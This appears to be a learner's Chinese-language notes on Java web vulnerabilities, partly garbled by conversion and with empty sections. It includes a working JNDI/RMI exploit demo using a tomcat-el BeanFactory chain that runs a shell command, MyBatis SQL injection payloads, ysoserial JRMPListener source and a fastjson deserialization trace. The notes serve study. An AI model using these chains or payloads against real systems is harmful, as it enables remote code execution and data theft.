            e.addAttribute("javaCodeBase", cbstring);
            e.addAttribute("objectClass", "javaNamingReference"); //$NON-
NLS-1$
            e.addAttribute("javaFactory", this.codebase.getRef());
            result.sendSearchEntry(e);
            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
        }
    }
}

```

## 2. 方法二: tomcat-el 链

需要 lookup 的客户端存在以下依赖

```

<dependency>
  <groupId>org.apache.tomcat.embed</groupId>
  <artifactId>tomcat-embed-el</artifactId>
  <version>8.5.15</version>
</dependency>

```

代码 demo 如下

```

public class App
{
    public static void main( String[] args )
    {
        try {
            Registry registry = LocateRegistry.createRegistry(1099);

```

```

ResourceRef resourceRef = new
ResourceRef("javax.el.ELProcessor",null,"","",true,"org.apache.naming.factory.BeanFactory",null);
//redefine a setter name for the 'x' property from 'setX' to
'eval', see BeanFactory.getObjectInstance code
resourceRef.add(new StringRefAddr("forceString", "x=eval"));
//expression language to execute 'nslookup
jndi.s.artsploit.com', modify /bin/sh to cmd.exe if you target windows
resourceRef.add(new StringRefAddr("x",
"""\").getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\"new
java.lang.ProcessBuilder['(java.lang.String[])'](['/bin/sh','-
c','/Applications/Calculator.app/Contents/MacOS/Calculator']).start()\")
));

ReferenceWrapper referenceWrapper = new
ReferenceWrapper(resourceRef);
registry.bind("hello",referenceWrapper);
} catch (RemoteException e) {
e.printStackTrace();
} catch (AlreadyBoundException e) {
e.printStackTrace();
} catch (NamingException e) {
e.printStackTrace();
}
}
}

```

后面先阉了，看完直接看总结，打法 4 种

## 打法

1. 打 Register 注册中心：连接到注册中心，然后把 gadget bind到注册中心，然后反序列化 RCE
2. 打 InitialContext.lookup：JNDI的实现，本地起一个 reference，让 InitialContext.lookup 来远程加载RCE
3. JRMP互打
4. JRMP互打

## 语法基础

由于是完全初学，会将疑惑点记录下来

### <T> 和 <?>

参考[笔记](#)

定义：

<T>是参数类型，常常用于泛型类或泛型方法的定义；<?>是通配符，一般不能直接用来定义类或泛型方法，因为它不能直接参与操作，常常用于泛型方法的调用代码或泛型方法的型参。T代表一种而?泛指所有

<?>主要用于变量上，<T>主要用于类或方法上

[<? extends xxx> & <? super xxx>](#)

## 动态代理

我看的是这个[文章](#), [CGLib 和 jdk 区别](#)。我觉得动态代理有点像 python 下的装饰器

[动态代理参考文章](#)

### JDK 动态代理

- Proxy.getProxyClass(classLoader,interface)方法产生一个动态类的字节码

有两种创建实例的方式:

1. 无构造参数: 直接 Class.newInstance()
2. 有构造参数: 先通过 Class.getConstructor 获取构造函数, 再newInstance, 但是这个 newInstance 需要指定一个实现了 InvocationHandler 接口的类 handler, 在该类中需要

## 类加载器 - ClassLoader

先知小阳 - [文章地址](#)

首先要知道有几种类加载器

1. BootstrapClassLoader
2. ExtensionsClassLoader
3. AppClassLoader

我们常说的 classpath 路径。例如我们自己写的 demo 就通过 AppClassLoader 加载

4. UserDefineClassLoader

通过继承ClassLoader类, 自己实现类加载器。可以做一些加解密的操作

### 双亲委托

委托的方向为 4 -> 1, 查找的方向为 1 -> 4。例如: 一个类由 AppClassLoader 查找, 判断为先看缓存是否有, 有的话取出, 没有的话向上委派, 以此类推。最后到 BootstrapClassLoader了, 如果没有, 就开始在自己的路径中去查找, 如果有就返回, 没有就交给下一个 (Extensions), 然后再 (AppClassLoader) 这个顺序递推下去  
所以刚好两个的方向相反, 搜一搜能看到很多图

## Java 编译

java源码 - (源代码) -> java字节码 - (解释器) -> 机器码

### Servlet

- Servlet是按照Servlet规范编写的Java类
- 含有HttpServlet类, 可以进行重写。请求-响应 型的应用程序

### jsp

会被编译成一个 java类文件, 如 index.jsp 在 Tomcat 中 Jasper 编译后会生成 index\_jsp.java 和 index\_jsp.class 两个文件。是特殊的servlet。

### Filter

过滤器

主要是写法问题, 有web.xml的全局过滤, 还有注释型

## 其他

maven-assembly-plugin => 自定义打包, mainclass

## 常见漏洞

1. 任意文件读写(文件上传、文件下载)、文件遍历、文件删除、文件重命名等漏洞
2. SQL注入漏洞
3. XXE(XML实体注入攻击)
4. 表达式执行(SpEL、OGNL、MVEL2、EL等)
5. 系统命令执行漏洞(ProcessBuilder)
6. 反序列化攻击(ObjectInputStream、JSON、XML等)
7. Java反射攻击
8. SSRF攻击
9. XSS



## SQL注入

1. SQL语句拼接
2. 预编译使用错误
  - 虽然使用了prepareStatement, 但是之前还是拼接形式的
  - order by 的问题, 因为prepareStatement这种预编译, 默认(例如setString)是自动加引号的, 但是order by的字段名不能加引号。导致程序员在使用的时候经常会写出这样的sql  

```
String sql = "select * from news where title =?" + "order by '" + time + "' asc"
```

所以凡是字符串但是又不能加引号的位置, 都会出现这样的问题
  - mybatis
    - 很经典啊, 老是出现的问题

先从原作者那里搬运来康康学习



by hhd\_general

然后笨笨的我们手动搭建以下（看一下junit的test以及lombok），当对位置使用 `#{}`  时

```
1 package org;
2
3 import org.apache.ibatis.session.SqlSession;
4 import org.apache.ibatis.session.SqlSessionFactory;
5 import org.apache.ibatis.session.SqlSessionFactoryBuilder;
6 import java.io.InputStream;
7 import org.junit.Test;
8
9 public class test {
10     @Test
11     public void test1() {
12         SqlSession session=MybatisUtil.getSession();
13         UserMapper userMapper=session.getMapper(UserMapper.class);
14
15         User1 user1=userMapper.getUser(name: "chris' or '1'='1");
16         System.out.println("[+] Result" + user1.getAddress());
17     }
18 }
```

Tests failed: 1 of 1 test - 585 ms

```
com.mysql.cj.jdbc.Driver'. The driver is automatically registered via the SPI and
manual loading of the driver class is generally unnecessary.
Created connection 1139700454.
Setting autocommit to false on JDBC Connection [com.mysql.cj.jdbc.ConnectionImpl@43ee72e6]
==> Preparing: select * from demo where name=?
==> Parameters: chris' or '1'='1(String)
<== Total: 0

java.lang.NullPointerException Create breakpoint
at org.test.test1(test.java:16) <22 internal calls>
```

当使用 `{}` 的时候，我们得到

```
1 package org;
2
3 import org.apache.ibatis.session.SqlSession;
4 import org.apache.ibatis.session.SqlSessionFactory;
5 import org.apache.ibatis.session.SqlSessionFactoryBuilder;
6 import java.io.InputStream;
7 import org.junit.Test;
8
9 public class test {
10     @Test
11     public void test1() {
12         SqlSession session=MybatisUtil.getSession();
13         UserMapper userMapper=session.getMapper(UserMapper.class);
14
15         User1 user1=userMapper.getUser(name: "chris' or '1'='1'");
16         System.out.println("[+] Result" + user1.getAddress());
17     }
18 }
```

Tests failed: 1 of 1 test - 614 ms

```
manual loading of the driver class is generally unnecessary.
Created connection 71587369.
Setting autocommit to false on JDBC Connection [com.mysql.cj.jdbc.ConnectionImpl@4445629]
==> Preparing: select * from demo where name='chris' or '1'='1'
==> Parameters:
<== Columns: name, address
<== Row: chris, test
<== Row: chris1, test1
<== Row: chris1, test1
<== Total: 3
```

在mybatis中 #{} 代表占位符，即sql预编译， \${} 为字符串替换，即sql拼接，所以容易出现的情况有如下两种

- 模糊查询: like '%\${xxx}%' 最常见的是这个，由于使用了 \${} 即字符串拼接，正确写法应为 like concat('%',#{xxx},'%')
- 无需加引号的地方：我们前面提到的除了参数以外的，常见的如 order by 等

## SpEL注入

什么是SpEL? Spring Expression Language简称SpEL，是一种功能强大的表达式语言、用于在运行时查询和操作对象图 - [参考文章1](#), [参考文章2](#)

首先在pom.xml引入



```
<properties>
  <org.springframework.version>5.0.8.RELEASE</org.springframework.version>
</properties>
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-expression</artifactId>
  <version>${org.springframework.version}</version>
</dependency>
```

## 基础使用

### 1. SpEL API

```
ExpressionParser parser = new SpelExpressionParser();
Expression exp = parser.parseExpression("'Hello world'");
String message = (String) exp.getValue();
```

### 2. SpEL 语法

引用其他对象:#{car}  
引用其他对象的属性:#{car.brand}  
调用其它方法 , 还可以链式操作:#{car.toString()}  
属性名称引用还可以用\$

重点: T()运算符可以调用类作用域的方法和常量

### 3. bean定义

xml 定义然后注解使用

xml配置

```
<bean id="numberGuess" class="org.springframework.samples.NumberGuess">
  <property name="randomNumber" value="#{ T(java.lang.Math).random() *
100.0 }"/>
  <!-- other properties -->
</bean>
```


使用

```
public class EmailSender {
  @Value("${spring.mail.username}")
  private String mailUsername;
  @Value("#{ systemProperties['user.region'] }")
  private String defaultLocale;
  //...
}
```

## XSS

## SSRF

java下支持的ssrf协议



```
import sun.net.www.protocol.
import java.
public class
public s
Class
Cons
m.se
cl
```

The screenshot shows a code editor with a dropdown menu open, listing various protocols: file., \*, ftp., http., jar., https., mailto., and netdoc. The code in the background includes import statements for sun.net.www.protocol and java, and the start of a public class with several methods.

常见函数

```
HttpClient.execute
HttpClient.executeMethod
URLConnection.connect
URLConnection.getInputStream
URL.openStream
```

## CSRF

## XXE

## XML

## 命令执行

讲一下自己碰到的，太菜了

[参考文章1](#)

[参考文章2](#)

## 分割过程

跟到exec里看一下

当为 string 的时候走到对应 exec 里

```

public Process exec(String command, String[] envp, File dir)
    throws IOException {
    if (command.length() == 0) command: "/bin/bash ping www.
        throw new IllegalArgumentException("Empty command");

    StringTokenizer st = new StringTokenizer(command);
    String[] cmdarray = new String[st.countTokens()];
    for (int i = 0; st.hasMoreTokens(); i++)
        cmdarray[i] = st.nextToken();
    return exec(cmdarray, envp, dir);
}

```

```

public StringTokenizer(String str) {
    this(str, delim: " \t\n\r\f", returnDelims: false);
}

```

关键词 `\t\n\r\f` 在拆分完毕后，调用重载 `exec`

```

public Process exec(String[] cmdarray, String[] envp, File dir)
    throws IOException {
    return new ProcessBuilder(cmdarray)
        .environment(envp)
        .directory(dir)
        .start();
}

```

跟进最后 `start()`

```

public Process start() throws IOException {
    // Must convert to array first -- a malicious user-supplied
    // list might try to circumvent the security check.
    String[] cmdarray = command.toArray(new String[command.size()]);
    cmdarray = cmdarray.clone();

    for (String arg : cmdarray)
        if (arg == null)
            throw new NullPointerException();
    // Throws IndexOutOfBoundsException if command is empty
    String prog = cmdarray[0];

    SecurityManager security = System.getSecurityManager();
    if (security != null)
        security.checkExec(prog);

    String dir = directory == null ? null : directory.toString();

    for (int i = 1; i < cmdarray.length; i++) {
        if (cmdarray[i].indexOf('\u0000') >= 0) {
            throw new IOException("invalid null character in command");
        }
    }
}

```

```

try {
    return ProcessImpl.start(cmdarray,
                            environment,
                            dir,
                            redirects,
                            redirectErrorStream);
} catch (IOException | IllegalArgumentException e) {
    String exceptionInfo = ": " + e.getMessage();
    Throwable cause = e;
    if ((e instanceof IOException) && security != null) {
        // Can not disclose the fail reason for read-protected files.
        try {
            security.checkRead(prog);
        } catch (SecurityException se) {
            exceptionInfo = "";
            cause = se;
        }
    }
    // It's much easier for us to create a high-quality error
    // message than the low-level C code which found the problem.
    throw new IOException(
        "Cannot run program \"" + prog + "\""
        + (dir == null ? "" : " (in directory \"" + dir + "\")")
        + exceptionInfo,
        cause);
}
}

```

传进来的第一个参数就是要执行的程序 `String prog = cmdarray[0]`; 最后执行到 `ProcessImpl` 的 `start`

为什么 `&` | 等符号无效的原因, 是因为 `execvp`, 而数组可以是因为 `execvp` 调用了 `/bin/bash`, 它解释了这两个符号 (参考文章内容)

## 分类

碰到的情况为: `Runtime.getRuntime().exec(cmd)`, `cmd` 后面部分可控, 非 `bash` 情况。整理一下有三种情况

### 1. 字符串拼接

`cmd = "/bin/bash -c ping www.baidu.com "+var` 在 `bash` 的情况下利用

### 2. 数组情况

## 反序列化

### ysoserial

[学习文章](#)

### JRMP

`java/ysoserial/payloads/JRMPListener`

代码如下:

注释里有链子, 一共 9 层, 我们从 `main` 函数开始跟进做分析

```
package ysoserial.payloads;
```

```

import ...
/**
 * Gadget chain:
 * UnicastRemoteObject.readObject(ObjectInputStream) line: 235
 * UnicastRemoteObject.reexport() line: 266
 * UnicastRemoteObject.exportObject(Remote, int) line: 320
 * UnicastRemoteObject.exportObject(Remote, UnicastServerRef) line: 383
 * UnicastServerRef.exportObject(Remote, Object, boolean) line: 208
 * LiveRef.exportObject(Target) line: 147
 * TCPEndpoint.exportObject(Target) line: 411
 * TCPTransport.exportObject(Target) line: 249
 * TCPTransport.listen() line: 319
 *
 * Requires:
 * - JavaSE
 *
 * Argument:
 * - Port number to open listener to
 */
@SuppressWarnings ( {
    "restriction"
} )
@PayloadTest( skip = "This test would make you potentially vulnerable")
@Authors({ Authors.MBECHLER })
public class JRMPListener extends PayloadRunner implements
ObjectPayload<UnicastRemoteObject> {

    public UnicastRemoteObject getObject ( final String command ) throws
Exception {
        int jrmpPort = Integer.parseInt(command);
        UnicastRemoteObject uro =
Reflections.createWithConstructor(ActivationGroupImpl.class, RemoteObject.class,
new Class[] {
            RemoteRef.class
        }, new Object[] {
            new UnicastServerRef(jrmpPort)
        });

        Reflections.getField(UnicastRemoteObject.class, "port").set(uro,
jrmpPort);
        return uro;
    }

    public static void main ( final String[] args ) throws Exception {
        PayloadRunner.run(JRMPListener.class, args);
    }
}

```

## UnicastServerRef

```

public UnicastServerRef(int var1) {
    super(new LiveRef(var1));
    this.forceStubUse = false;
    this.hashToMethod_Map = null;
    this.methodCallIDCount = new AtomicInteger(0);
    this.filter = null;
}

```

跟进 `LiveRef`

```

public LiveRef(int var1) {
    this(new ObjID(), var1);
}

```

继续跟进 `ObjID`

```

public ObjID() {
    /*
     * If generating random object numbers, create a new UID to
     * ensure uniqueness; otherwise, use a shared UID because
     * sequential object numbers already ensure uniqueness.
     */
    if (useRandomIDs()) {
        space = new UID();
        objNum = secureRandom.nextLong();
    } else {
        space = mySpace;
        objNum = nextObjNum.getAndIncrement();
    }
}

```

注释写的挺好，获取 UID 保证唯一性，赋值给 `objNum`，返回去看重载的 `LiveRef`

```

public LiveRef(ObjID var1, int var2) {
    this(var1, TCPEndpoint.getLocalEndpoint(var2), true);
}

```

套娃了，记住`var2`代表的是`port`，跳进 `TCPEndpoint.getLocalEndpoint` 里面

```

public static TCPEndpoint getLocalEndpoint(int var0) {
    return getLocalEndpoint(var0, (RMIClientSocketFactory)null,
        (RMIServerSocketFactory)null);
}

public static TCPEndpoint getLocalEndpoint(int var0, RMIClientSocketFactory
var1, RMIServerSocketFactory var2) {
    TCPEndpoint var3 = null;
    synchronized(localEndpoints) {
        TCPEndpoint var5 = new TCPEndpoint((String)null, var0, var1, var2);
        LinkedList var6 = (LinkedList)localEndpoints.get(var5);
        String var7 = resampleLocalHost();
        if (var6 == null) {
            var3 = new TCPEndpoint(var7, var0, var1, var2);
            var6 = new LinkedList();
        }
    }
}

```

```

        var6.add(var3);
        var3.listenPort = var0;
        var3.transport = new TCPTransport(var6);
        localEndpoints.put(var5, var6);
        if (TCPTransport.tcpLog.isLoggable(Log.BRIEF)) {
            TCPTransport.tcpLog.log(Log.BRIEF, "created local endpoint for
socket factory " + var2 + " on port " + var0);
        }
    } else {
        synchronized(var6) {
            var3 = (TCPEndpoint)var6.getLast();
            String var9 = var3.host;
            int var10 = var3.port;
            TCPTransport var11 = var3.transport;
            if (var7 != null && !var7.equals(var9)) {
                if (var10 != 0) {
                    var6.clear();
                }

                var3 = new TCPEndpoint(var7, var10, var1, var2);
                var3.listenPort = var0;
                var3.transport = var11;
                var6.add(var3);
            }
        }
    }
}

return var3;
}
}

```

继续跟进 `getLocalEndpoint`


## fastjson 系列

之前总是被问到，结果我因为拖延，一直没有学 java（惭愧）。也不是什么新洞了，但是还是值得看一看！

我看的 [先知文章](#)

### 1.2.22 - 1.2.24

首先看一下反序列化的地方，触发点就是使用了 `@type`，因为普通反序列化不能确定属于哪个对象的，使用 `@type` 可以指定反序列化之后的对象



因为 @type 能指定类, 通过 set, get 进行恶意操作  
我们在 parseObject 处下断点, F7跟进

```
public static JSONObject parseObject(String text) {
    Object obj = parse(text);
    return obj instanceof JSONObject ? (JSONObject)obj :
    (JSONObject)toJSON(obj);
}
```

跟进 parse

```
public static Object parse(String text) {
    return parse(text, DEFAULT_PARSER_FEATURE);
}
```

继续跟进



```

public static Object parse(String text, int features) {
    if (text == null) {
        return null;
    } else {
        DefaultJSONParser parser = new DefaultJSONParser(text,
ParserConfig.getGlobalInstance(), features);
        Object value = parser.parse();
        parser.handleResolveTask(value);
        parser.close();
        return value;
    }
}

```

new了一个 DefaultJSONParser 跟进

```

public DefaultJSONParser(String input, ParserConfig config, int features) {
    this(input, new JSONScanner(input, features), config);
}

```

继续跟进

```

public DefaultJSONParser(Object input, JSONLexer lexer, ParserConfig config) {
    this.dateFormatPattern = JSON.DEFFAULT_DATE_FORMAT;
    this.contextArrayIndex = 0;
    this.resolveStatus = 0;
    this.extraTypeProviders = null;
    this.extraProcessors = null;
    this.fieldTypeResolver = null;
    this.lexer = lexer;
    this.input = input;
    this.config = config;
    this.symbolTable = config.symbolTable;
    int ch = lexer.getCurrent();
    if (ch == '{') {
        lexer.next();
        ((JSONLexerBase)lexer).token = 12;
    } else if (ch == '[') {
        lexer.next();
        ((JSONLexerBase)lexer).token = 14;
    } else {
        lexer.nextToken();
    }
}

```

判断字符串是 { 还是 [ 的，这里判定为 12，走到

```

case 12:
    JSONObject object = new JSONObject(lexer.isEnabled(Feature.OrderedField));
    return this.parseObject((Map)object, fieldName);

```

然后调用DefaultJSONParser#parse方法，parse方法中用scanSymbol获取 @type 指定的类，然后用TypeUtils.loadClass加载，我们跟进加载的函数

```

public static Class<?> loadClass(String className, ClassLoader classLoader) {
    // 这里现在内置的map里面搜寻
    if (className != null && className.length() != 0) {
        Class<?> clazz = (Class)mappings.get(className);
        if (clazz != null) {
            return clazz;
        } else if (className.charAt(0) == '[') {
            Class<?> componentType = loadClass(className.substring(1),
classLoader);
            return Array.newInstance(componentType, 0).getClass();
        } else if (className.startsWith("L") && className.endsWith(";")) {
            String newClassName = className.substring(1, className.length() -
1);
            return loadClass(newClassName, classLoader);
        } else {
            try {
                // 走到这里加载class, 放进map
                if (classLoader != null) {
                    clazz = classLoader.loadClass(className);
                    mappings.put(className, clazz);
                    return clazz;
                }
            } catch (Throwable var6) {
                var6.printStackTrace();
            }

            try {
                ClassLoader contextClassLoader =
Thread.currentThread().getContextClassLoader();
                if (contextClassLoader != null) {
                    clazz = contextClassLoader.loadClass(className);
                    mappings.put(className, clazz);
                    return clazz;
                }
            } catch (Throwable var5) {
            }

            try {
                clazz = Class.forName(className);
                mappings.put(className, clazz);
                return clazz;
            } catch (Throwable var4) {
                return clazz;
            }
        }
    } else {
        return null;
    }
}

```

然后往下调用了 ObjectDeserializer.deserialize

```

ObjectDeserializer deserializer = this.config.getDeserializer(clazz);
thisobj = deserializer.deserialize(this, clazz, fieldName);
return thisobj;

```

getDeserializer中的关键函数为 getDeserializer

```

for(int i = 0; i < this.denyList.length; ++i) {
    String deny = this.denyList[i];
    if (className.startsWith(deny)) {
        throw new JSONException("parser deny : " + className);
    }
}

```


其中的 denylist 为

```

this.denyList = {String[2]@864} ["java.lang.Threa...", "java.lang.Threa..."]
> 0 = "java.lang.Thread"
> 1 = "java.lang.Thread"

```

也就是仅仅限制了 java.lang.Thread 这个类的解析  
在看函数的时候，画了一个小图，方便理解线路



利用链

## Weblogic

## XStream

首先我们从最早最早的，官网上的漏洞开始看 & 跟进，冲冲冲 - [官网地址](#)

## Xstream 前置基础 & 框架

[参考地址](#)

